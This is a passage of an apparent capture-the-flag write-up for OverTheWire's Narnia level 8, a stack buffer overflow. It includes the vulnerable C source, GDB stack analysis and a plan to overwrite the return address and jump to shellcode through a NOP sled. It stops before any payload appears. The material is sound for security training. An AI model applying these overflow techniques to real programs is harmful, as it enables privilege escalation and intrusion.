Narnia Level - 8

This is an elaborate each level oriented write-up for the Narnia wargame from OverTheWire.org. These challenges provide invaluable hands-on learning experiences in cybersecurity and exploitation techniques. If you find these resources helpful, please consider supporting the OverTheWire team who create and maintain these educational platforms—they're doing important work making security education accessible to everyone.

Donate at: https://overthewire.org/information/donate.html

Author: Jinay Shah

Tools Used:

- GDB
- xxd
- export
- echo -e 'payload'

TL;DR

Vulnerability

- Stack-based buffer overflow in `func()`
- Unsafe copy loop writes attacker-controlled input into `char bok[20]`
- No bounds checking while copying until `'\0'`
- Global variable `i` prevents compiler reordering but does not prevent overflow

Stack Layout (critical insight)

```
bok[20]       →20bytes
blah pointer   →4bytes
```

```
saved EBP      →4bytes
return address →4bytes
```

Exploit Strategy

- Overflow `bok` to overwrite:
  - `blah` pointer
  - saved EBP
  - return address
- Place shellcode in an environment variable (`SHELLCODE`)
- Use a NOP sled to compensate for imprecise address calculation
- Redirect execution flow by overwriting the return address to jump into NOP sled → shellcode

Key Technical Observations

- Increasing input length shifts stack addresses (EBP decrements by 1 per byte)
- `blah` pointer location must be recalculated to compensate for stack movement
- Shellcode address adjusted manually after subtracting stack frame size (12 bytes)
- Final exploit succeeds by precise little-endian overwrite

Result

- Shell spawned with preserved effective UID
- Password for next level obtained
- Narnia wargame series completed

Level info:


`narnia8.c`

```
#include <stdio.h>
#include <stdlib.h>
```

```
#include <string.h>
// gcc's variable reordering fucked things up
// to keep the level in its old style i am
// making "i" global until i find a fix
// -morla
int i;

void func(char *b){
        char *blah=b;
        char bok[20];
        //int i=0;

        memset(bok, '\0', sizeof(bok));
        for(i=0; blah[i] != '\0'; i++)
                bok[i]=blah[i];

        printf("%s\n",bok);
}

int main(int argc, char **argv){

        if(argc > 1)
                func(argv[1]);
        else
        printf("%s argument\n", argv[0]);

        return 0;
}
```

Solution:

Let’s run the program normally and then we will get back to the code:



```
narnia8@narnia:/narnia$ ./narnia8
./narnia8 argument
narnia8@narnia:/narnia$ ./narnia8 ABCD
ABCD
narnia8@narnia:/narnia$ ./narnia8 ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCD
ABCDABCDABCDABCDABCDA���x�������
narnia8@narnia:/narnia$ ./narnia8 ABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABCDABC
DABCDABCDABCDABCDABCDABCDABCDABCDABCD
ABCDABCDABCDABCDABCDA8��(���X���
narnia8@narnia:/narnia$
```

Well when we provide “too” many characters, you can see how there is another ‘8’ added as a character, we will talk about it later, let’s head back to our code:


```
void func(char *b){
        char *blah=b;
        char bok[20];
        // 20 characters is the limit for storing the bok buffer

        memset(bok, '\0', sizeof(bok));
        // All characters are set to null or \0- as in the previous level

        for(i=0; blah[i] != '\0'; i++)
                bok[i]=blah[i];
        // Byte by byte storing of characters until null character is found in array

        printf("%s\n",bok);
}
```

Let’s head back to GDB and see how it is actually behaving:

```
gdb ./narnia8
```

We will disassemble `func()` function:


```
(gdb) disassemble func
```



```
   0x080491aa <+52>:    mov    0x804b228,%eax
   0x080491af <+57>:    movzbl (%edx),%edx
   0x080491b2 <+60>:    mov    %dl,-0x18(%ebp,%eax,1)
   0x080491b6 <+64>:    mov    0x804b228,%eax
   0x080491bb <+69>:    add    $0x1,%eax
   0x080491be <+72>:    mov    %eax,0x804b228
   0x080491c3 <+77>:    mov    0x804b228,%eax
   0x080491c8 <+82>:    mov    %eax,%edx
   0x080491ca <+84>:    mov    -0x4(%ebp),%eax
   0x080491cd <+87>:    add    %edx,%eax
   0x080491cf <+89>:    movzbl (%eax),%eax
   0x080491d2 <+92>:    test   %al,%al
   0x080491d4 <+94>:    jne    0x804919e <func+40>
   0x080491d6 <+96>:    lea    -0x18(%ebp),%eax
   0x080491d9 <+99>:    push   %eax
   0x080491da <+100>:   push   $0x804a008
--Type <RET> for more, q to quit, c to continue without paging--c
   0x080491df <+105>:   call   0x8049040 <printf@plt>
   0x080491e4 <+110>:   add    $0x8,%esp
   0x080491e7 <+113>:   nop
   0x080491e8 <+114>:   leave
   0x080491e9 <+115>:   ret
End of assembler dump.
(gdb) 
```


We will add a breakpoint at <+110> right after the print function:

```
(gdb) break *func+110
(gdb) x/20wx $esp         // examine 20 bytes of words in hexadecimla format f
rom
                          // stack pointer or $esp
```



```
(gdb) break *func+110
Breakpoint 1 at 0x80491e4
(gdb) run
Starting program: /narnia/narnia8
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
/narnia/narnia8 argument
[Inferior 1 (process 30) exited normally]
(gdb) run ABCD
Starting program: /narnia/narnia8 ABCD
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
ABCD

Breakpoint 1, 0x080491e4 in func ()
(gdb) x/20wx $esp
0xffffd34c:     0x0804a008      0xffffd354      0x44434241      0x00000000
0xffffd35c:     0x00000000      0x00000000      0x00000000      0xffffd5be
0xffffd36c:     0xffffd378      0x08049201      0xffffd5be      0x00000000
0xffffd37c:     0xf7da1cb9      0x00000002      0xffffd434      0xffffd440
0xffffd38c:     0xffffd3a0      0xf7fade34      0x0804908d      0x00000002
```

Let me also examine the registers:



```
Breakpoint 1, 0x080491e4 in func ()
(gdb) x/20wx $esp
0xffffd34c:     0x0804a008      0xffffd354      0x44434241      0x00000000
0xffffd35c:     0x00000000      0x00000000      0x00000000      0xffffd5be
0xffffd36c:     0xffffd378      0x08049201      0xffffd5be      0x00000000
0xffffd37c:     0xf7da1cb9      0x00000002      0xffffd434      0xffffd440
0xffffd38c:     0xffffd3a0      0xf7fade34      0x0804908d      0x00000002
(gdb) info registers
eax            0x5                 5
ecx            0x0                 0
edx            0x0                 0
ebx            0xf7fade34          -134554060
esp            0xffffd34c          0xffffd34c
ebp            0xffffd36c          0xffffd36c
esi            0xffffd440          -11200
edi            0xf7ffcb60          -134231200
```

We need to understand `$esp` and `$ebp` first:

EBP is used as a stable reference to a function’s stack frame.

- Points to the base of the current function’s stack frame
- Usually does NOT change during function execution


ESP points to the top of the stack.

- Holds the memory address of the current stack top
- Changes automatically when:
  - `push` (ESP decreases)

- `pop` (ESP increases)
- `call` / `ret`

- Stack grows downward (toward lower memory addresses)

Now if you map the address of `$ebp` → in the dump it is:




```
(gdb) x/20wx $esp
0xffffd34c:     0x0804a008      0xffffd354      0x44434241      0x00000000
0xffffd35c:     0x00000000      0x00000000      0x00000000      0xffffd5be
0xffffd36c:     0xffffd378      0x08049201      0xffffd5be      0x00000000
0xffffd37c:     0xf7da1cb9      0x00000002      0xffffd434      0xffffd440
0xffffd38c:     0xffffd3a0      0xf7fade34      0x0804908d      0x00000002
(gdb) info registers
eax            0x5                 5
ecx            0x0                 0
edx            0x0                 0
ebx            0xf7fade34          -134554060
esp            0xffffd34c          0xffffd34c
ebp            0xffffd36c          0xffffd36c
esi            0xffffd440          -11200
edi            0xf7ffcb60          -134231200
eip            0x80491e4           0x80491e4 <func+110>
eflags         0x296               [ PF AF SF IF ]
```

So the location at `$ebp` is: 0xffffd378

Let's examine the next location just after it to see what that is: `0x08049201`


```
(gdb) x/wx08049201
(gdb) disassemble main
```



```
(gdb) x/wx 0x08049201
0x8049201 <main+23>:    0xeb04c483
(gdb) disassemble main
Dump of assembler code for function main:
   0x080491ea <+0>:     push   %ebp
   0x080491eb <+1>:     mov    %esp,%ebp
   0x080491ed <+3>:     cmpl   $0x1,0x8(%ebp)
   0x080491f1 <+7>:     jle    0x8049206 <main+28>
   0x080491f3 <+9>:     mov    0xc(%ebp),%eax
   0x080491f6 <+12>:    add    $0x4,%eax
   0x080491f9 <+15>:    mov    (%eax),%eax
   0x080491fb <+17>:    push   %eax
   0x080491fc <+18>:    call   0x8049176 <func>
   0x08049201 <+23>:    add    $0x4,%esp
   0x08049204 <+26>:    jmp    0x8049219 <main+47>
   0x08049206 <+28>:    mov    0xc(%ebp),%eax
   0x08049209 <+31>:    mov    (%eax),%eax
   0x0804920b <+33>:    push   %eax
   0x0804920c <+34>:    push   $0x804a00c
   0x08049211 <+39>:    call   0x8049040 <printf@plt>
   0x08049216 <+44>:    add    $0x8,%esp
   0x08049219 <+47>:    mov    $0x0,%eax
   0x0804921e <+52>:    leave
   0x0804921f <+53>:    ret
End of assembler dump.
(gdb)
```

We got to know that `0x08049201` is main<+23> which is the return pointer for `func()` in main, as we can observe in the disassemble of main in the above image.


There is another address between 20 bytes of `blok[20]` and $ebp and that address is [highlighted]:



```
(gdb) x/20wx $esp
0xffffd34c:     0x0804a008      0xffffd354      0x44434241      0x00000000
0xffffd35c:     0x00000000      0x00000000      0x00000000      0xffffd5be
0xffffd36c:     0xffffd378      0x08049201      0xffffd5be      0x00000000
0xffffd37c:     0xf7da1cb9      0x00000002      0xffffd434      0xffffd440
0xffffd38c:     0xffffd3a0      0xf7fade34      0x0804908d      0x00000002
```

let’s see what that is as well:

```
(gdb) x/wx 0xffffd5be
```



```
   0x08049219 <+47>:    mov    $0x0,%e
   0x0804921e <+52>:    leave
   0x0804921f <+53>:    ret
End of assembler dump.
(gdb) x/wx 0xffffd5be
0xffffd5be:     0x44434241
(gdb)
```

That is the value of ‘ABCD’ we inserted as argument with run, if we look back to the code there is one other instance or rather a pointer where our argument is pointed at and that is:

```
char *blah=b;
```

Okay, so the order of memory we have is:

```
blok                    - 20 Bytes
blah                    -  4 Bytes
EBP                     -  4 Bytes
return address of func() -  4 Bytes
```

I have something else to illustrate here as well:

```
(gdb) run "AAAA"              # Running rogram with 4As
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia8 "AAAA"
Download failed: Permission denied.  Continuing without separate debug info
```

```
for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
AAAA

Breakpoint 1, 0x080491e4 in func ()
(gdb) x/10wx $esp
0xffffd34c:     0x0804a008      0xffffd354      0x41414141      0x00000000
0xffffd35c:     0x00000000      0x00000000      0x00000000      0xffffd5be  #
notice this
0xffffd36c:     0xffffd378      0x08049201

(gdb) run "AAAAA"               # let's try running this time with 5As
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia8 "AAAAA"
Download failed: Permission denied.  Continuing without separate debug info
for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
AAAAA

Breakpoint 1, 0x080491e4 in func ()
(gdb) x/10wx $esp
0xffffd34c:     0x0804a008      0xffffd354      0x41414141      0x00000041
0xffffd35c:     0x00000000      0x00000000      0x00000000      0xffffd5bd # l
ess by 1
0xffffd36c:     0xffffd378      0x08049201

(gdb) run "AAAAAA"              # let's try running this time with 6As
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /narnia/narnia8 "AAAAAA"
Download failed: Permission denied.  Continuing without separate debug info
for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
```

```
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
AAAAAA

Breakpoint 1, 0x080491e4 in func ()
(gdb) x/10wx $esp
0xffffd34c:     0x0804a008      0xffffd354      0x41414141      0x00004141
0xffffd35c:     0x00000000      0x00000000      0x00000000      0xffffd5bc # l
ess by 2
0xffffd36c:     0xffffd378      0x08049201
(gdb)
```

So every time we increase the value of As or argument length the value of `*blah` decreases by 1...

Anyways, we will need a SHELL code environment variable;

